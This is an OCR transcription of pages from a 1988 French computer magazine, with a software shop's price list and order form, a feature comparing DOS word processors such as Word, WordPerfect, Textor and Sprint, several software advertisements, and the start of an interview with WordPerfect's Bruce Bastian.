HI-SCREEN XL Gestion d'écran (professionnelle) Compatible avec tous les langages.	a	2590
PforCe ++ 1.04	a	3415
QBase 1.5 (Générateur d'écran et de base de données relationnelles pour Quick Basic ou Turbo Basic)	a	1250
QBase Report 1.1(Nouveau)	a	850
QuickPak 1.3 Vol.1	a	1195
QuickPak 1.3 Vol.2	a	790
TurboPascal Develop. Lib.	a	3295
UTILITAIRES		
Copy II PC Deluxe OptionBoard	a	1395
Copy II PC	a	290
Fast Back 5.14	a	1095
Mace + Utility	a	895
Norton Utility 4.0	a	925
Norton Advanced Utilities	a	1350
PC Tools Deluxe 4.0	a	750
Windows 2	a	995
Window 386	a	1750

a : Version en américain.
f : Version en français.
aef : en américain avec possibilité d'échange en français.
TOUS NOS PRIX SONT TTC
Catalogue gratuit sur demande

BON DE COMMANDE
SOFTWORLD
17, Av. Emile Zola, 75015 Paris. (Métro Javel)
Téléphone : (33) / (1) 40 59 02 99

Mon ordinateur est du type : Macintosh ○ PC Compatible ○
Format de disquette : 3 1/2 ○ ou 5 1/4 ○
Je veux commander les produits notés ci-contre.
Mode de paiement :
○ Par Chèque ci-joint.
○ Par Contre remboursement +40 Frs (montant d'achat <2000 Frs)
○ Par Carte Bleue N° _____
Date d'expiration : _____
Signature :
J 88

Nom : _____ Prénom : _____
Adresse : _____
Code postal : _____ Localité : _____
Téléphone : _____

Désignation	Quantité	Prix TTC
Frais d'envoi recommandé :		
Total TTC :		

Frais d'envoi recommandé 30 Frs par 1000 Frs

Aucun règlement ne sera encaissé avant l'expédition des marchandises

Pour vos développements
Nous pouvons vous fournir différents langages de programmation, des librairies, des utilitaires.

Pour vos affaires
Nous pouvons vous fournir différents logiciels : Editeur de Textes, Tableurs, Graphiques, Intégrés, D.A.O., P.A.O, Bases de données, Applications Verticales...

LES LOGICIELS SOUS DOS : HUIT STARS DU PC S'AFFRONTENT POUR L'OSCAR

L'offre est importante chez tous les grands éditeurs dans le domaine du traitement de texte. Les logiciels les plus vendus en France en 1987* étaient Microsoft Word (28 700 copies), IBM Visio (10 300), Textor (7 000), WordPerfect (3 800) et WordStar (3 300). Mais les cartes sont fréquemment redistribuées. WordStar aux Etats-Unis et Textor en France ont dû céder leur première place à Word, aujourd'hui distancé par WordPerfect outre-Atlantique. Rien n'est définitivement joué ici, puisque le traitement de texte demeure le plus accessible des logiciels. De nouveaux venus tels Multimate, Manuscript et Sprint peuvent tirer leur épingle du jeu.

DANIEL ICHBIAH

TEXTOR : TABLEAUX ET SORTIES LASER POUR UN FORT EN CALCUL

Avec 60 000 exemplaires vendus (70 000 en comptant les *bundles* proposés par des constructeurs), Textor a longtemps été le leader du marché français. Talor, son concepteur, en négligeant de fournir de nouvelles versions de son produit vedette a cependant laissé Word puis Visio d'IBM dépasser Textor. Aujourd'hui, le seul produit français qui tenait tête aux Américains s'est vu reléguer à une troisième place honorable, mais cependant moins prestigieuse. Thierry Lorthiois de Talor, conscient de cet état de fait, se raccroche à son message initial : Textor était et reste un produit proche des machines dédiées, raison pour laquelle il a séduit dès le départ son public fétiche, les secrétaires. Outre son interface-utilisateur assez simple, il n'avait pas son pareil pour l'organisation des documents puisqu'il permettait de donner à ceux-ci des noms dépassant les maigres huit caractères du DOS.

Il était également réputé comme un « fort en calcul », ce qui a permis à la SSII comptable CCMC de l'intégrer à des produits de gestion fiscale. Mais, comme le fait remarquer Thierry Lorthiois, « il y avait une pression pour l'impression laser, la souris, les fenêtres... », il a tenté d'y répondre, peut-être un peu tardivement. Néanmoins, Textor 4, sorti en avril 1988, a apporté la réponse à ces questions. Qu'il s'agisse du tracé de tableaux en mode graphique, de l'impression multipolice, ou même du calcul dans le texte, Talor a su renouveler son offre tout en restant proche de sa clientèle de base. « Mettez Textor 4 entre les mains d'une secrétaire lambda, et elle vous sortira des documents laser aisément ». Textor 4 entend donc mettre les nouvelles possibilités de la technologie à la portée des spécialistes de la frappe intensive. ▶

Alain Mangin

Pour 999.95 * francs, "Offrez-vous un turbogiciel"

"Le traitement de vos mots de texte !"

INTERNATIONAL SOFTWARE SOLUTIONS
FRANCE
33, avenue du Granier - BP 155
38244 MEYLAN CEDEX
Tél : 76 60 93 30 - Télex : 980 564 - Fax : 76 60 92 62

Turbo Texte : Enfin un véritable logiciel professionnel qui intègre : Un traitement de texte capable d'écrire en portrait ou en paysage, de tracer des tableaux automatiquement, de calculer en ligne et en colonne, de gérer un bloc-note et qui dispose d'une sauvegarde temporelle, d'une calculette, d'un mode machine à écrire, d'un manuel d'aide "ON LINE", d'un tableau de commandes interactif et d'un système de macro-commande.

Mais Turbo Texte, c'est aussi : Un véritable gestionnaire de fichier capable de calculer et de sélectionner vos fiches de façon très puissante. Un module mailing comparable à un générateur d'états, destiné à adresser vos courriers aux sélections multi-critères faites sur les fichiers, ou à éditer des listes sous forme de tableaux ou de série d'étiquettes. Un module graphique capable de dessiner automatiquement courbes, camemberts et histogrammes qui agrémentent les tableaux de chiffres ou les rapports. Un agenda multi-utilisateurs capable de déterminer les horaires libres et communs à plusieurs utilisateurs afin d'organiser une réunion. Et tout un ensemble d'utilitaires tel sa recherche documentaire multi-clefs et multi-documents, ou son système d'interface de fichiers ASCII.

Turbo Texte, c'est l'outil de bureautique pour P.C. et compatibles que tout le monde attendait, tant il est puissant, fiable, simple à utiliser, convivial et... si incroyablement bon marché. La meilleure preuve : Turbo Texte compte déjà plus de 2 500 utilisateurs en France depuis seulement Octobre 1987. Version française 1.10 (logiciel et documentation) disponible.

Référence 155 du service-lecteurs (page 66)

Bon de commande : *OUI !* Envoyez moi par retour :

INTERNATIONAL SOFTWARE SOLUTIONS
FRANCE
33, avenue du Granier - BP 155
38244 MEYLAN CEDEX
Tél : 76 60 93 30 - Télex : 980 564 - Fax : 76 60 92 62

Quantité

☐ Turbo-Texte à 999.95 F. ht. soit 1185.94 F. ttc.

Disquette : 5'¼ ☐ 3'½ ☐ Ordinateur : _____

☐ Chèque Bancaire ou C.C.P. joint

☐ Carte Bancaire : ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

Date d'expiration : __ / __

Nom :
Adresse :
CP & Ville :
Pays :
Signature :

01/06/88

WORD : LA COMBINAISON GAGNANTE

Si Microsoft est numéro un en France avec Word, elle doit faire face presque partout ailleurs à un concurrent nommé WordPerfect. Avec la sortie de sa version 4.0, Microsoft avait su regagner du terrain face à WordPerfect 4.2. Bill Gates nous avait confié avoir noté une progression notable des ventes de Word dès la sortie de la version 4.0. D'importantes sociétés américaines, réticentes vis-à-vis de Word, se sont ralliées à la version 4.0 de ce produit après évaluation de plusieurs challengers. Qu'il s'agisse des macros, de la liaison avec des tableurs, du dessin de cadres et bordures, Word n'est pas loin d'avoir atteint son niveau optimal. Un outil de gestion des documents est venu s'intégrer de façon douce à un Word 3 déjà fort apprécié du grand public. Quant à la vitesse de défilement du curseur, elle est désormais sidérante...

L'une des forces de Word vient de ce qu'il permet une évolution aisée. « Les utilisateurs satisfaits de Word 3, qui auraient pu être tentés de rester sous cette version, ne résistent pas dès qu'ils découvrent Word 4.0 », confie Bernard Vergnes. Un utilisateur de Word 3 peut passer à la version 4 et travailler comme auparavant sans constater de différence majeure. Les nouveautés du logiciel viennent s'imposer naturellement à lui sans bousculer ses habitudes. N'oublions pas qu'un didacticiel de très haute qualité est disponible à tout moment pour aborder certaines parties du logiciel sans avoir à passer par les interminables (mais très complets) manuels. Word 4.0 a donc tout d'une combinaison gagnante.

Parallèlement, la version Mac est souvent considérée comme le nec plus ultra en la matière. Certains n'hésitent pas à la présenter comme la meilleure solution d'édition électronique à la portée de tous. Avec ce couple leader sur les deux principaux mondes de la micro et des possibilités d'échanges de documents Mac-PC, Word aurait pu sembler inexpugnable.

WORDPERFECT : UNE LENTE MAIS IRRÉSISTIBLE ASCENSION

Le problème s'appelle donc WordPerfect. Cette compagnie a été fondée en 1979 par Alan C. Ashton et Bruce W. Bastian (*cf.* interview dans ce même numéro). Elle développe tous ses logiciels en interne, et presque toujours en assembleur. Sa montée a été lente mais irrésistible et, aujourd'hui, WordPerfect s'affirme numéro un du traitement de texte avec 30 % du marché mondial et 1 400 000 unités installées. Depuis sa création, la société double son chiffre d'affaires chaque année. C'est ainsi que de 23 millions de dollars en 1985, elle est passée à 52 millions en 1986 et à 110 millions en 1987. Si elle suit cette progression, il est évident qu'elle est appelée à trôner assez vite aux côtés des trois grands (Microsoft, Lotus, Ashton Tate). Si la France n'a pas encore été touchée par la grâce, l'Europe est en passe de succomber, et WordPerfect est numéro quatre des ventes du vieux continent en 1987*.


La version 4.2 de WordPerfect comprenait des capacités évoluées, allant de la gestion de 24 colonnes à l'écran à la génération aisée de l'index d'un document à partir d'un fichier de référence, en passant par la sauvegarde automatique (introduite avant Sprint). Déjà, à ce niveau, il était difficile de rivaliser, et seul Word 4.0 semblait véritablement à la hauteur. Le logiciel de Microsoft conservait en revanche une avance confortable dans le domaine de l'impression.

Mais WordPerfect 5.0 semble avoir reculé les limites de ce dont étaient capables les traitements de texte. La liste de ses prouesses laisse rêveur. Ainsi, les images graphiques viennent-elles se loger dans le texte. WordPerfect permet de les afficher à l'écran dans un mode de prévisualisation et en couleurs, de surcroît !

Rotation, agrandissement, modification des proportions sont au menu des divertissements. WordPerfect 5.0 se distingue de concurrents tels que Manuscript ouvert lui aussi aux graphiques, en permettant de récupérer n'importe quelle image, grâce à un utilitaire de capture d'écran spécifique. Pour illustrer ce point, lors de la conférence d'annonce du produit, un écran, récupéré d'un logiciel de jeu et enrobé de texte, a été soumis à l'appréciation de témoins ébahis.

WordPerfect vient empiéter sur le ▶

* *Source : Intelligent Electronics.*



Alain Mangin

WordStar 2000 : une légende qui sait évoluer.

terrain de notre Textor 4 national en proposant lui aussi l'impression intelligente, c'est-à-dire la justification automatique du texte quelles que soient les fontes utilisées. Celles-ci sont luxueusement présentées à la façon Mac, avec ombres et contours et plus de 3 000 caractères spéciaux dont les alphabets hébreux ou cyrillique. De quoi donner le vertige aux imprimantes à laser mais aussi aux matricielles... Il faut également parler des possibilités d'intégrer du texte « en asile », c'est-à-dire dans une boîte bien isolée dans le document. A l'intérieur de cette boîte, le texte va pouvoir être orienté à volonté. Nous arrivons à un niveau de sophistication dont les sorties imprimées demeurent les meilleurs avocats.


Si Word tourne sur PC et sur Mac, WordPerfect est présenté comme étant le seul à tourner à court terme sous des environnements aussi divers que le DOS des PC, les Vax, Unix, Macintosh, IBM 370 voire même l'Amiga et l'Atari.

SPRINT : SAUVEGARDE INCRÉMENTALE ET INTERFACE CAMÉLÉON

Lorsqu'on lui parle de Sprint, Bruce Bastian, modèle de pondération, sort de sa réserve : « Je ne me soucie pas une seule seconde de Sprint. » Pourtant, le logiciel de Borland a effectué une belle percée sur le territoire français, à la suite il est vrai d'une campagne médiatique assez réussie. Si les premières versions diffusées ont pu décevoir, le logiciel de Borland a su très vite se faire une place au soleil parmi les traitements de texte « qui comptent ». Une jolie performance, même si, à l'heure où nous écrivons ces lignes, le produit n'est toujours pas sorti aux Etats-Unis (où les versions DOS et OS/2 devraient apparaître simultanément).

Sprint a apporté de nouveaux concepts fort appréciables dans le domaine du traitement de texte. WordPerfect disposait d'une sauvegarde automatique, qualité qui n'a pas été mise en valeur. Borland a poussé l'idée beaucoup plus loin en gérant une sauvegarde dite « incrémentale » qui s'effectue de façon transparente pendant que l'utilisateur frappe son texte. En cas de coupure de courant, un utilitaire permet la récupération de l'intégralité du fichier. L'implémentation de cette sauvegarde incrémentale n'est pas parfaite, mais a cependant donné le la en la matière. La plupart des produits apparus récemment (Multimate, Windows Evolution, etc.) offrent désormais la sauvegarde automatique, et celle de WordPerfect 5.0 s'apparente à celle de Sprint.

Fort de son dictionnaire de 60 000 mots plus leurs dérivés, Sprint permet une correction en temps réel. Au fur et à mesure de la frappe, un signal sonore retentit lorsqu'un mot est inconnu dans les dictionnaires. Un véritable langage de programmation associé à PostScript donne accès à des capacités de PAO dont Borland est d'ailleurs la première à se servir pour réaliser ses manuels. L'aspect « interface caméléon » est, en revanche, moins convaincant, dans la mesure où il est difficile d'émuler les capacités globales de logiciels de type Word ou WordPerfect.



Alain Mangin

Sprint a fondé son succès marketing sur la sauvegarde automatique.

WORDSTAR : UNE LÉGENDE BIEN VIVANTE QUI S'OUVRE À LA MICRO-ÉDITION

Face à ceux qui lui ont ravi sa première place initiale, Micropro entend réapparaître comme la « compagnie du traitement de texte ». Pour l'heure, elle dispose de la gamme la plus étendue allant du très accessible Easy, au WordStar Professionnel 4.0 successeur du plus célèbre des traitements de texte, et au WordStar 2000 destiné aux plus exigeants.

WordStar est une légende, et ses combinaisons de clavier sont restées célèbres. Celui qui a connu les premières versions du vétéran le retrouve toujours avec une certaine nostalgie. A une époque où il régnait en maître, WordStar a initié des millions d'utilisateurs aux Ctrl K-B, Ctrl K-O, etc. Ses touches ont dépassé leur cadre original et ont été utilisées dans des produits tels que Sidekick, les éditeurs de texte des programmes Turbo, et même avec des traitements de texte tels que le Write de Q & R (bien que la documentation ne l'indique pas, les touches WordStar fonctionnent dans cet environnement...). La version 4.0 n'a pas grand-chose à envier à ses concurrents : quatorze opérations mathématiques, génération d'index et de table des matières,

VOICI LE NOUVEAU MICROSOFT WORD 4, LE TRAITEMENT DE TEXTE TOTALEMENT RENVERSANT.


Vous pensiez que Word 3 était insurpassable ? Eh bien, Microsoft n'avait pas dit son dernier mot. Word 4 est encore plus puissant, encore plus rapide, encore plus efficace, encore plus confortable... proprement renversant !

Renversant par sa puissance toute au service de la rapidité d'exécution. Le clavier et la souris sont plus agiles que jamais. Sur l'écran, tout défile comme l'éclair.

Renversant par sa facilité d'emploi. Word 4 automatise toutes les tâches, vous éclaire par ses fenêtres, gère vos idées, classe et recherche vos documents, vérifie votre orthographe, échange vos données avec vos autres logiciels... et vous enseigne lui-même son utilisation.

Renversant par son professionnalisme. Avec toutes les ressources des techniques les plus avancées, vous créez vous-même, rapidement, simplement, des documents de qualité professionnelle.

En somme, il n'y a qu'un seul mot pour tout dire : renversant !



Microsoft®
Les logiciels de la vie simple.

Pour bénéficier de la puissance de Word 4, échangez votre ancien Word : Word 3 contre Word 4 : 750 F H.T. – Word 2 contre Word 4 : 950 F H.T. – Word 1 contre Word 4 : 1250 F H.T. Pour une information complète, écrivez à Microsoft 12, Avenue du Québec, Z.A. de Courtabœuf, 91957 Les Ulis Cedex ou téléphonez au 64.46.61.36.

Référence 156 du service-lecteurs (page 66)

GEM DESKTOP PUBLISHER

SUBLIME LES MATRICIELLES

GEM Desktop Publisher sublime les capacités des imprimantes matricielles et leur permet d'accéder, pour la première fois, à la micro-édition. GEM Desktop Publisher réalise sur n'importe quelle matricielle, le plus simplement du monde, des mises en page très sophistiquées intégrant graphiques, dessins et photographies.
Il offre toutes les ressources de la micro-édition : habillage automatique des textes, feuilles de style, multicolonnage, cadres accueillant les illustrations et le rédactionnel, justification du texte...
Il travaille avec les principaux traitements de texte, intègre des illustrations provenant des autres logiciels GEM : GEM Graph, GEM WordChart, GEM Paint, GEM Draw Plus, GEM Scan et récupère également des graphiques, photos ou illustrations provenant de très nombreux autres logiciels.
Parfaitement convivial, GEM Desktop Publisher, se singularise par sa simplicité d'utilisation. Il fonctionne aussi avec une souris et propose l'emploi d'icônes, de menus déroulants, une aide constante à l'écran et des accès directs aux fenêtres.
En outre, les multiples polices, leurs styles de caractère, tailles et couleurs sont faciles à appeler et à modifier.
Il n'est plus nécessaire d'être un professionnel pour éditer sur une simple matricielle brochures, mailings, fiches techniques, bulletins d'information, journaux d'entreprise...
GEM Desktop Publisher fonctionne avec toute imprimante matricielle noir et blanc ou couleur. Sublime !
Pour en savoir plus sur GEM Desktop Publisher (prix public conseillé : 3 540 F HT) contactez Software Technologies ou prenez rendez-vous avec votre distributeur habituel.

Software Technologies

12, av des Andes, Z.A. de Courtabœuf, 91952 Les Ulis Cedex
Tél. : (1) 64.46.48.49

DIGITAL RESEARCH™

17, rue des Pins, 92100 Boulogne

Bon à découper, à renvoyer à Software Technologies, 12, avenue des Andes Z.A. de Courtabœuf, 91952 Les Ulis Cedex.
Je désire recevoir sans engagement de ma part, une documentation complète sur GEM Desktop Publisher.

Nom : _____ Société : _____

Adresse : _____ Tél. : _____

01/06/88

Référence 157 du service lecteurs (page 66)

tracé de lignes et de cadres, gestion des polices à espacement proportionnel.

WordStar 2000 version 2 va plus loin, en intégrant une application gestion de fichiers pour le publipostage, le multicolonnage sous forme « journal » (le texte serpente d'une colonne à l'autre). La société Micropro est particulièrement prodigue en matière de pilotes d'imprimantes et n'en fournit pas moins de 220 pour WordStar 2000 avec mise à jour tous les trimestres. Micropro s'aventure également dans le domaine de la micro-édition avec un logiciel dédié (PageSetter). Un nouveau produit combinant les capacités de WordStar 4.0. PageSetter a été présenté au dernier Sicob sous le nom de WordStar Extra.

VISIO : LE PLUS VENDU PAR LES DISTRIBUTEURS IBM

Il existe un traitement de texte plutôt ignoré par la presse spécialisée qui n'en réalise pas moins le chiffre d'affaires le plus important du réseau de distribution IBM. Il s'agit du Visio 4 PC du même IBM. Globalement, le CA réalisé autour de la famille Visio est presque 25 fois plus important que celui issu des ventes de dBase dans ce réseau. C'est dire l'intérêt qu'IBM porte à son produit qui, ne l'oublions pas, est venu succéder naturellement à une famille de machines dédiées – les visiotextes – dont il a repris l'ergonomie. Aujourd'hui, Visio a intégré des concepts tels que la souris, l'affichage de caractères supplémentaires en mode graphique, le tracé de cadres et tableaux, et le calcul sur lignes et colonnes de chiffres. Au niveau européen, la famille Visio arrive en cinquième position des ventes logicielles de 1987, avec 70 600 copies. Elle suit de près Word et WordPerfect, respectivement numéro trois et numéro quatre*.

MULTIMATE : DES MAILINGS SUR LES FICHIERS DBASE

Face à ces diverses offres se trouvent celles de deux grands éditeurs dont les domaines de prédilection demeurent respectivement le SGBD et le tableur. Ashton Tate et Lotus proposent chacun un traitement de texte. Aucun des deux n'a jusqu'ici effectué de percée importante dans nos contrées.


Multimate Advantage II est la dernière version d'un produit issu d'une machine dédiée, à la façon de Visio : le traitement de texte de Wang. La sobriété de son interface a pu rebuter les enfants gâtés de la micro mais a séduit les secrétaires qui avaient fait leurs premières armes sur Wang. En conséquence, Multimate a d'abord connu une très belle carrière, avant d'affronter la concurrence de Word et de WordPerfect. Après un recul important, ce traitement de texte, repris sous sa coupe par Ashton Tate, a subi un lifting. Dans sa toute nouvelle version, il comporte des menus déroulants à la Framework, permet une sauvegarde automatique et une gestion du mode colonne en « journal » cher à WordPerfect. Multimate Advantage II est ouvert aux mailings à partir de fichiers dBase III Plus.

MANUSCRIPT : BEAUX TABLEAUX ET LONGS RAPPORTS

Enfin, Lotus Manuscript a été l'un des premiers à introduire, dès la fin 1986, certains concepts « à la mode » en 1988. Mais son positionnement initial en tant que traitement de texte scientifique (il permet d'afficher et d'imprimer les formules mathématiques) a pu en effrayer certains. Dans la pratique – et c'est sous cette optique que Lotus le promotionne actuellement –, c'est un traitement de texte orienté vers la production de documents professionnels : manuels, rapports, etc. Il inclut simplement des graphiques ou crée des tableaux multicolonnes clairement délimités et peut gérer des documents de 800 pages. Cette dernière capacité en fait un outil particulièrement intéressant pour l'écriture de livres ou de manuels.

A l'intérieur d'un tableau, la fonction de permutation de colonnes est particulièrement appréciée. Manuscript gère un mode de découpage du texte en chapitres et sous chapitres (à la ThinkTank) qui facilite le déplacement dans le document.

N'oublions pas d'autres produits tels qu'Epistole PC, avec ses macros ouvertes à la récupération de feuilles de calcul Lotus de façon automatique, le français Plume PC d'Andiade ou encore Volkswriter 3 qui bénéficie de la considération de Bruce Bastian lui-même. La plupart des produits sont d'un niveau suffisamment élevé pour que le choix puisse se porter sur celui qui répond le mieux à chaque besoin.



Alain Mangin

Génération d'index et gestion d'images couleurs pour WordPerfect 5.D.

TRAITEMENTS DE TEXTE POUR PC

	Word 4.0	Word-Perfect 4.2	Textor 4	Visio 4	Sprint	Manu-script	Multimate Advan-tage	Word-Perfect 5.0
Editeur	Microsoft	Word-Perfect	Talor	IBM	Borland	Lotus	Ashton Tate	Word-Perfect
Système d'exploitation interactif	DOS	DOS/Unix	DOS	DOS	DOS	DOS	DOS	DOS
Prix	4 490 F	4 600 F	3 950 F	5 197 F	1 995 F	4 100 F	5 250 F	5 600 F
Comporte un didactiel	Oui	Oui (limité)						
Wysiwyg	En texte		Pseudo		Prévisualisa-tion en texte	Prévisualisa-tion graphique	Prévisualisa-tion en texte	Prévisualisa-tion ou mode texte
Liste des documents avec commentaires	Oui	Oui	Oui	Oui		Oui	Oui	Oui
Sauvegarde automatique		Oui			Oui		Oui	Oui
Calculs en tableaux	Oui	Oui	Oui	Oui			Oui	Oui
Génération d'une table des matières	Oui	Oui			Oui	Oui	Oui	Oui
Correcteur orthographique	Oui	Oui	En cours	Oui	Oui	Oui	Oui	Oui
Dictionnaire de synonymes		Oui						Oui
Mailing avec expressions conditionnelles	Oui	Oui	Oui	Oui	Oui	Sans ex-pression condition-nelle	Oui	Oui
Mode "ThinkTank" (organisation des idées)	Oui					Oui	Programma-ble	
Protection des documents par mots de passe		Oui						Oui
Notes de bas de page	Oui	Oui	Oui	Oui	Oui	Oui	Oui	Oui
Génération d'un index	Oui	Oui			Oui	Oui		Oui
Gestion de la souris	Oui		Oui	Oui			Oui	
Fonctionnement réseau	Oui	Oui	En cours				Oui	Oui
Tri en mode colonnes		Oui					Oui	Oui
Accès DOS	Oui	Oui	Oui				Oui	Oui
Dessin de cadres semi-graphiques	Oui	Oui	Graphique	Oui		Oui	Oui	Oui
Caractères mathématiques			Si police			Oui	Oui	Oui
Comparaison de documents	Oui					Oui		Oui
Service-lecteurs réf. n°	38	39	40	41	42	43	44	45

WORDSTAR®

EXTRA

L'ÉDITEUR PROFESSIONNEL

WordStar EXTRA est un nouveau traitement de texte puissant qui intègre les graphismes de toute provenance. Sa fonction Zoom rend la mise en page aisée. C'est un produit MicroPro.

Possibilités typographiques étendues et utilisation à 100 % des capacités de votre imprimante.

Aide interactive à l'écran et 40 touches de fonction reprogrammables.

Importation d'images "bitmappées" ou "scannées" de toute provenance.

Correcteur orthographique.

Opérations mathématiques.

Fonction Zoom permettant une vision globale de la page et des alignements précis.

Tracés de lignes et de cadres par touches de fonction.

Intégration de graphiques de tous types.

Compteur de caractères.

Présentation en colonne et mémorisation des formats : Extra possède toutes les fonctions de WordStar.

Espacement proportionnel.

Table des matières et index alphabétique.

LA MISE EN PAGE
PAR LES CRÉATEURS DE WORDSTAR

WordStar EXTRA est un système de micro-édition qui vous permet d'éditer des documents parfaits avec votre micro-ordinateur et votre imprimante, sans sortir du bureau. *Inutile d'être un professionnel de l'édition pour utiliser ce logiciel ;* mais si vous en êtes un, vous apprécierez toutes les fonctionnalités qui sont à votre disposition.

EXTRA va plus loin que la présentation, même sophistiquée, de lettres et rapports : l'étendue des possibilités de mise en page permet de s'attaquer à des travaux beaucoup plus complexes : manuels techniques, documentations commerciales etc. qui demandent des illustrations spécifiques et surtout leur bonne intégration au texte.

Le tracé de filets et de cadres se fait de manière très simple au moyen de touches de fonction, ce qui permet de donner un aspect professionnel à tout document. La présentation en colonnes est une autre facilité qui n'a pas qu'un but esthétique : nombreuses sont les occasions où il est utile de positionner un pavé de texte en regard d'un graphique issu du tableur habituel.

$\left(\frac{\sqrt{16,38 \times 5}}{0,06}\right)$ $4 \times (17 - 12) \div (10 - 5)$ $\sqrt{(2 + 3)}$

L'écriture et la résolution de formules mathématiques même complexes fait partie des attributions d'EXTRA : ce logiciel est susceptible de fournir une réponse également brillante à des exigences très diverses.

La génération automatique d'une table des matières et d'un index alphabétique représente un gain de temps non négligeable dans l'exécution de rapports longs et complexes. Le correcteur orthographique et le compteur de caractères donnent un côté achevé et professionnel à tout document confié à EXTRA.

LA FONCTION ZOOM représente un progrès important : elle autorise une vision globale de la page en cours de réalisation, quel que soit le moniteur utilisé. Il est donc facile de donner à vos documents une mise en page équilibrée.

TABLE DES MATIÈRES
Facilités (extrait)

Typographie 12
Caractères étendus 14
Prévisualisation 21
Utilisation du zoom 32
Justification 40
Filets encadrés 42
Pagination 46
Habillage des illustrations 50
Correcteur d'orthographe 55

MicroPro®
Le Traitement du Document

SND MicroPro France
10 rue de Navarin 75009 Paris
Tél. (1) 42 80 58 84

JE SUIS INTÉRESSÉ(E) PAR WORDSTAR EXTRA
Seize pages vous diront tout, vous les recevrez en échange de ce bon.

Nom _____ Prénom _____
Sté _____
Adresse _____
Code postal _____ Ville _____

01 104

BRUCE BASTIAN, PRÉSIDENT DE WORDPERFECT CORP.

« LENTEMENT MAIS SÛREMENT »

Les bonnes recettes du numéro un du traitement de texte aux Etats-Unis : un travail de longue haleine à l'écoute de l'utilisateur et un produit en perpétuelle évolution. Les Mormons de WordPerfect investissent dans le développement et la *hot line* plutôt que dans le marketing.

Jean-Louis Desnos

Bruce Bastian à la limite du paternalisme : « Les mormons doivent travailler dur, avoir une morale, être honnêtes et croire en l'amitié. Ces idées se sont retrouvées dans notre compagnie ».

